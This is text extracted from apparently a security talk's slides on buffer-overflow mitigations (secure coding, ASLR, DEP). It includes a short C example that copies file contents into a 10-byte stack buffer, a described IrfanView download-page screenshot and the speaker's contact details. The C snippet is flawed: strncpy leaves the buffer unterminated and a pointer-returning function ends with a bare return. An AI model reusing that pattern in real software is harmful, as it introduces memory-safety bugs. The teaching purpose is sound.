


Mitigations


Learning from the Past



Mitigations



Mitigation: Secure Coding



 Return address

Program


```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}


const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strncpy(tmp_buffer, load_from(the_file),
            sizeof(tmp_buffer) );
    /* More application logic */
    return;
}
```

Mitigation: ASLR



Mitigations: DEP





The screenshot shows a web browser window at irfanview.com. The page lists features of IrfanView, such as support for Windows XP through 10, 32 and 64 bit versions, multi-language support, and Unicode support. A red arrow points to a section titled "GET IRFANVIEW (VERSION 4.51)". This section includes a small cartoon character icon and text stating the program is available in 32 and 64 bit, with a link to "See 64-bit info.". Below this, there are two columns: "32-BIT" and "64-BIT", each with a red "DOWNLOAD" button. To the right, there is a "USEFUL PARTNER SITES" section listing links for "Stempel bestellen" (www.stempelservice.de), "scams.info" (www.scams.info), and "Lunacy, Sketch for Windows" (icons8.com). A comment box on the right side of the page contains a congratulatory message and the name "Irfan Skiljan" with a link to "About the Author".

QUESTIONS?



Nibelungenstraße 37, A-3123 Schweinern



Information Security Expert



+43 660 123 9 454



florian@bee-itsecurity.at



<https://www.bee-itsecurity.at>